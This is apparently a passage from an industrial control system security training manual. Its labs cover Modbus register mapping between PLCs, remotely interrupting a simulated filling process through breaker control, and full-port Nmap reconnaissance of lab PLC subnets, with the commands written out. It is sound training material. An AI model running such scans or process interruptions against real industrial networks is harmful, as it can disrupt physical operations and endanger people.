DS10	Heartbeat Echo	MBTU_MB_4xx[20]	dR_Clk02HeartbeatEcho
DS11	Product Type 1 Request	MBTU_MB_4xx[21]	dR_Clk02ProdType01Req
DS12	Product Type 1 Weight Request	MBTU_MB_4xx[22]	dR_Clk02Prod01WeightReq
DS13	Product Type 2 Request	MBTU_MB_4xx[23]	dR_Clk02ProdType02Req
DS14	Product Type 2 Weight Request	MBTU_MB_4xx[24]	dR_Clk02Prod02WeightReq
DS15	Mixing / Grinding Duration	MBTU_MB_4xx[25]	dR_Clk02MixTimeReq
DS16	Mixing / Grinding Request	MBTU_MB_4xx[26]	dR_Clk02MixReq
DS17	Final Bag Weight	MBTU_MB_4xx[27]	dR_Clik02FilledWeight
DS18	Bar Code	MBTU_MB_4xx[28]	dR_Clk02ProdBarCode01
DS19	Temperature	MBTU_MB_4xx[29]	dR_Click2Temp
DS20	Heartbeat	MBTU_MB_4xx[30]	dW_Clk02Heartbeat
DS21	Product Type 1 Response	MBTU_MB_4xx[31]	dW_Clk02ProdType01Res
DS22	Product Type 1 Weight Response	MBTU_MB_4xx[32]	dW_Clk02Prod01WeightRes
DS23	Product Type 2 Response	MBTU_MB_4xx[33]	dW_Clk02ProdType02Res
DS24	Product Type 2 Weight Response	MBTU_MB_4xx[34]	dW_Clk02Prod02WeightRes
DS25	Mixing / Grinding Duration Response	MBTU_MB_4xx[35]	dW_Clk02MixTimeRes
DS26	Mixing / Grinding Request Response	MBTU_MB_4xx[36]	dW_Clk02MixRes
DS27	Final Bag Weight Response	MBTU_MB_4xx[37]	dW_Clk02FilledWeight
DS28	Bar Code Response	MBTU_MB_4xx[38]	dW_Clk02ProdBarCode01
DS29	Temperature Response	MBTU_MB_4xx[39]	N/A

1. Change setpoints values on your student kit C-more HMI and watch the corresponding registers change in both the Click Plus PLC and the pod CompactLogix PLC. This step will help us validate basic operator functionality.
2. Entering a new value "pre-loads" the new value into the Click Plus data table. After entering the values, you must push the `Req` button on the C-more HMI to "commit" the value into to the process. The values under the entry boxes indicate what values are currently used by the process. If these values do not match the entry box, click `Req` again. If no change after a couple of attempts ask for assistance from the instructor.

> **Note**
>
> If you are assigned to the Raw Ingredients or Packaging Area pod follow step `2a` and skip `2b`. If you are assigned to the Mixing or Grinding area pods, skip to Step `2b`.

2a. For Raw Ingredients or Packaging Area pods, enter the following values:

- Product 1 Type value between 100-105
- Product 1 weight value between 1.0 and 5.00

For student 1, find MBTU_MB_4xx[1] and MBTU_MB_4xx[2] in the CompactLogix and verify the Product 1 values you entered on the HMI are reflected in the respective tag values.

For student 2, find MBTU_MB_4xx[21] and MBTU_MB_4xx[22] in the CompactLogix and verify the Product 1 values you entered on the HMI are reflected in the respective tag values.

Go ahead and do the following to see if the batch will run

- Tote Request

- Fill Request
- After you have configured the Product Select screen(s), and requested a Tote or a Fill, move to the "Actuals" screen where you will see the incrementing weight until it reaches the final fill weight.

2b. For Mixing and Grinding Area pods, enter the following values:

- Product 1 Type value between 100-105
- Product 1 weight value between 1.0 and 5.00
- Product 2 Type value between 100-105
- Product 2 weight value between 1.0 and 5.0

For student 1, find MBTU_MB_4xx[1] and MBTU_MB_4xx[2] in the CompactLogix and verify the Product 1 values you entered on the HMI are reflected in the respective tag values. Repeat for Product 2 values at MBTU_MB_4xx[3] and MBTU_MB_4xx[4].

For student 2, find MBTU_MB_4xx[21] and MBTU_MB_4xx[22] in the CompactLogix and verify the Product 1 values you entered on the HMI are reflected in the respective tag values. Repeat for Product 2 values at MBTU_MB_4xx[23] and MBTU_MB_4xx[24].


Go ahead and do the following to see if the batch will run:

- Enter the Mixing or Grinding duration
- Request the Mixing or Grinding to begin
- After you have configured the Product Select screen(s), and started the Mixing or Grinding, move to the "Actuals" screen where you will see the incrementing weight until it reaches the final fill weight.


Knowledge Check:

- The CompactLogix Modbus template is designed to allow the implementer to configure the Modbus slave IP Address, the Modbus Transaction Types to read and write values to and from Modbus devices into the CompactLogix PLC
- You have read the input from the Useless Box into the Click Plus PLC and that was communicated to the CompactLogix PLC via Modbus reads
- You have started to investigate how integer registers could be used to represent process values like "Coffee Product Type, "Product weight" and requesting resources like "Totes".

3. Open the webpage from the CompactLogix by launching Chrome within the Windows VM and entering the URL associated to your pod, `http://172.16.[your pod #].2`



4. Within the menu on the left, Click on "**`Diagnostics -> Advanced Diagnostics -> TCP/IP Network -> TCP Connection`**".
5. Find your Click communication within the TCP Connection Table. You should see a Modbus connection in the "Remote Port" column. From this we can see that the CompactLogix is the Modbus client and Click is the Modbus server running on port 502. Take a moment and review the information in other pages.



Questions

1. What is the purpose of the INITIALIZE file in the Click?

   _____
   _____
   _____

2. What is the purpose of the R_Initialize file in the CompactLogix controller?

   _____
   _____
   _____

3. How many enable bits are required to be "On" or "True" to have one of the transaction arrays in the CompactLogix work?

   _____
   _____
   _____

Exercise Takeaways

Communications between controllers require extreme coordination on both PLC's. We have to agree on register definitions, valid values and we need to have to safeguard if one of the communication end points goes away or is interrupted. While we may use TCP for reliable transport the data being transported, unpacked, and digested by the PLC's require protocol handshaking. More modern PLC's can communicate if they have been switched from Run mode to Program mode so they can let their "listeners" know they are no longer solving PLC code. If you are dealing with older systems it is quite possible you have no indication that a PLC may be in program mode and no longer solving logic. It's always a good idea to build in a heartbeat so you know what's going on with your partner PLC.

Lab 1.8 -- Process Interrupt through Student Kit

Background

Total Lab Time: 30 minutes

Objectives

- Flip Ubox switch to the "On" position and turn on one of the Pod Breakers
- Using the C-more panel and your Click Plus PLC, disrupt the filling, mixing, grinding or packaging process on the Pod CompactLogix PLC.

Task 1 -- Allow Remote Breaker Control


We can use the Useless box switch as a remote input to the CompactLogix PLC. As we discussed in a previous lab, the Useless box switch is wired to a Click input and that input is being sent via Modbus to the following registers:

- Click 1 Useless box switch is mapped to CompactLogix Register MBTU_MB_0xx[64]
- Click 2 Useless box switch is mapped to CompactLogix Register MBTU_MB_0xx[164]


We have programmed a button on the PanelView screens to allow remote breaker control for each breaker. Student kit Useless box 1 controls breaker 1 while student kit Useless box 2 will control breaker 2.

1. From the PanelView, navigate to the "Click Overview" screen by selecting the "`Clk[x] PLC`" button where [x] is your Click and Useless box. You will see the "`Allow Click[x] Breaker Control`" button which allows the Useless Box and Click PLC combination to control the Pod's breakers. With this button off, the Pod's breakers are controlled locally by the Pod's pushbuttons or HMI screen. Turn the "`Allow Click[x] Breaker Control`" button off and operate the breakers with the Pod's pushbuttons.

   Also on this screen is a round status indicator that is grey if your Useless box switch is in the off position or green if the Useless box switch is in the on position. Turn your Useless box switch off to verify the round status indicator is grey.



2. Turn the "`Allow Click1 Breaker Control`" or "`Allow Click2 Breaker Control`" button on depending on which Click PLC you are working with. With this button on, the Pod's breakers are controlled remotely by your Useless box and Click PLC.
3. Turn the "`UBox Hack Inhibit`" switch to the "On" position on your C-More panel in order to stop the Useless box motor from engaging and turning the Useless box switch to the Off position.
4. Put the Useless box switch to the "On" position and the Pod's breaker will operate. You should also see the round status indicator turn green to indicate the Useless box switch is in the "On" position.



We have programmed the CompactLogix PLC to inhibit filling, mixing or grinding if the PanelView "`Allow Click "x" Breaker Control`" is turned "On" and the Useless box switch is in the "Off" position. In other words, if you turn the "`Allow Click "x" Breaker Control`" on without the Useless box turned on, you will not be able to fill, mix or grind.


Knowledge Check:

- In this lab you will see the designation Click[x]. The "x" denotes a "1" or "2. Student 1 is assigned to Click1 and student 2 is assigned to Click2.
- If the "Allow Click[x] Breaker Control" is On, the Pod's breaker(s) are controlled by the Click and the Useless box.
- If the "Allow Click [x] Breaker Control" is "Off", the Pod's breaker(s) are controlled locally by the Pod's pushbuttons or HMI.
- The "Click[x] Switch On for Bag Fill" indicator on the PanelView screen indicates if the Useless Box switch is in the "On" or "Off" position
- If ""Allow Click[x] Breaker Control" is "On", then the filling, mixing or grinding operation will not occur until the Useless box switch is in the "On" position. We can use the Useless box switch to enable and disable filling, mixing and grinding.

Task 2 -- Remote Inhibit

In the next part of the lab, we want to investigate how the Useless box switch can enable or disable filling, grinding, or mixing. The Allen-Bradley and Click PLC programs have been written in such a manner that if the "`Allow Click [x] Breaker Control`" is turned on and the Useless box switch is off, then the physical Pod breaker(s) will de-energize and the filling, grinding, or mixing operation will also be disabled.

From the HMI we can tell when the Useless box switch is in the "Off" position because the "Click [x] Switch On for Bag Fill" indicator will be gray. Where [x] is "1" for student 1, Click 1 and "2" for student 2, Click 2.



We can use the Useless box switch as a safety or an operational inhibit in our ladder logic program. We can program our PLC to enable filling, grinding, or mixing when the Useless box switch is in the "On" position and inhibit filling, grinding, or mixing when the Useless box switch is in the "Off" position. We can also use a visual indication to light the physical Red light lit on the Pod to indicate that the breaker is energized, and the safety condition has been met.

To summarize

We need the following conditions met in order to fill, grind or mix:

- on the PanelView HMI, the "`Allow Click[x] Breaker Control`" selected "On". Where [x] is "1" for student 1, Click 1 and "2" for student 2, Click 2.
- On the C-more HMI, the "`UBox Hack En`" switch selected "On" in order to stop the Useless box motor from engaging
- the Useless box switch in the "On" position
- the Pod breaker energized
- the physical Red light illuminated showing that all safety conditions are met so we can proceed to fill, grind or mix.

1. With the "`Allow Click1 Breaker Control`" or "`Allow Click2 Breaker Control`" button on depending on which Click PLC you are working with, enter the product types and values


   For Raw Ingredients and Packaging area pods, enter the following values:

   - Product 1 Type value of 100
   - Product 1 weight value between 1.00 and 5.00

   For Mixing and Grinding Area pods, enter the following values:

   - Product 1 Type value 100
   - Product 1 weight value between 1.00 and 5.00
   - Product 2 Type value between 101
   - Product 2 weight value between 1.00 and 5.0
   - Mix / Grind Time 8.0 second
2. Using your C-more panel, attempt to fill, mix or grind with your Useless box switch in the "On" position. You should see your filling, griding, or mixing status indicate that you are indeed filling, grinding or mixing. Move to the "Actuals" screen, which proceeds the Product Selection screens, and you will see the weight of the bag increasing. If you do not see the weight increasing on the Actuals C-More screen, then you can trouble shoot the following:
3. Verify you have "`Allow Click[x] Breaker Control`" "On" where [x] is either Click 1 or Click 2 depending on your student assignment. Verify the Useless box switch is in the "On" position and the round status indicator is Green.

   Lastly, you can check that your Useless box switch input is being read by the Allen-Bradley CompactLogix PLC in MBTU_MB_0xx[64] if you are student 1 or MBTU_MB_0xx[164] if you are student 2.



4. After you can successfully fill, grind, or mix then flip your Useless box switch to the "off" position. You should see the weight measurement on the C-More's Actual's screen stop. This indicates that the safety condition is no longer met and therefore filling, grinding or mixing should stop. If you return the Useless box switch back to the "on" position, the filling, grinding, or mixing should resume.

In summary

With the "`Allow Click[x] Breaker Control`" set to "On, where [x] is 1 for student 1 or 2 for student 2, then the Pod's breakers are controlled by the Useless box and Click PLC. If this button is selected to "Off", then the Pod's breakers are controlled locally by the Pod's pushbutton and HMI.

If the Pod's breakers are not energized as indicated by the physical Red light, then filling, mixing or grinding will not occur.

Questions

1. What would happen if the CompactLogix PLC loses communication with the Click? Would filling, mixing or grinding occur?

   _____

   _____

   _____

2. What routine is responsible for controlling the breakers?

_____
_____
_____

3. Why are there timers to control the amount of time a breaker closed or breaker open command is given?

_____
_____
_____

Exercise Takeaways

Remote I/O is commonly seen within modern PLC architectures and in this particular lab we see the Click Plus PLC operates autonomous but sends the Useless switch I/O status via Modbus TCP. Directly connected I/O is used when timing requirements are critical but messaging between PLC's like we are doing in this lab is common when non-time sensitive information is needed by a subscribing PLC. We should note, the CompactLogix PLC operates asynchronous from the Click Plus PLC so the messages between the two PLC are not synchronized and therefore should not be trusted in critical closed loop systems because the time delta used for mathematical calculations are most likely unknown.

Lab 1.9 -- Local Process Environment Mapping

Background


Total Lab Time: 10 minutes

Objectives

- Identify IP devices currently visible in the network segment.
- Identify open ports and available services running on ICS assets.


Task 1 -- Scan network with ZenNmap

1. Launch Zenmap from the windows virtual machine. Either type Zenmap in the search bar or scroll down in the application navigator and go to the `Nmap` folder.



2. Initiate a quick scan by entering the classroom pod network ranges : 172.16.1.xxx – 172.16.12.xxx With all students scanning all networks and all devices, select a quick scan.

   The Nmap syntax for multiple networks and ranges within a network is 172.16.1,2,3,4.1-254. This will scan the Pod 1, 2, 3, and 4 subnets and all devices 1-254 within those subnets.




3. Once you have entered the "`Target:`" syntax, click "`Scan`"

   Once the scan is complete, you will see an "nmap done" indication in the "Nmap Output" window.

4. Look at the ports and services identified on the various PLC's, PanelView's, and Remote I/O using this type of scan.

5. Run an Intense all TCP port Zenmap scan, but now only scan the PLC, PanelView, and Remote I/O module in your Pod subnet. Target syntax


```
nmap -p 1-65535 -T4 -A -v 172.16.(Pod #).2,3,4
```



6. Now investigate the identified ports and services that have been identified with these Nmap settings.
7. As a final step repeat the above scan in command line so you are comfortable with performing Nmap scans without the GUI.

   Go to the windows application launcher and type `cmd -- open` Command Prompt. At the command prompt type

```
nmap -p 1-65535 -T4 -A -v 172.16.(Pod#).2,3,4
```



> **Note**
>
> Running nmap on a production ICS network or against an ICS asset can cause impacts to the operations and should therefore not be used in running production systems. Conversely, it is still ideal to know what ports and services are available on these ICS assets. Therefore, use nmap in a controlled environment, such as in a lab or, if planned appropriately, during the commissioning of a system or device.

Questions

1. How many assets are connected to your pod? _____
   _____
   _____
2. What different assets show up in the Nmap scan that did not show up with the previously performed RSLinx scans?
   _____
   _____
   _____
3. Is it "safer" to run an RSLinx scan or an Nmap scan on the Rockwell assets and why?
   _____
   _____
   _____

Exercise Takeaways

Most ICS assets will withstand simple "ping" queries without incident however more aggressive scanning can cause an ICS asset to have communication failures. One way to avoid causing an issue with traditional scanning tools is to look at the vendors toolsets and determine the health of the ICS asset. For instance, a PLC CPU might be highly loaded and may not withstand a simple Nmap scan while the same lightly loaded PLC may respond to an Nmap scan just fine. Before conducting network scans, work with the ICS vendor tools to determine the health of the assets.

Lab 2.1 -- Connect Pods to Level 3 Infrastructure

Background

Total Lab Time: 15 minutes

Until now, you have been working with your local Student kit ICS assets and the pod's CompactLogix PLC and the PanelView HMI. We will now connect the Stratix 5700 Ethernet switch to the Cisco 9300 Layer 3 switches.

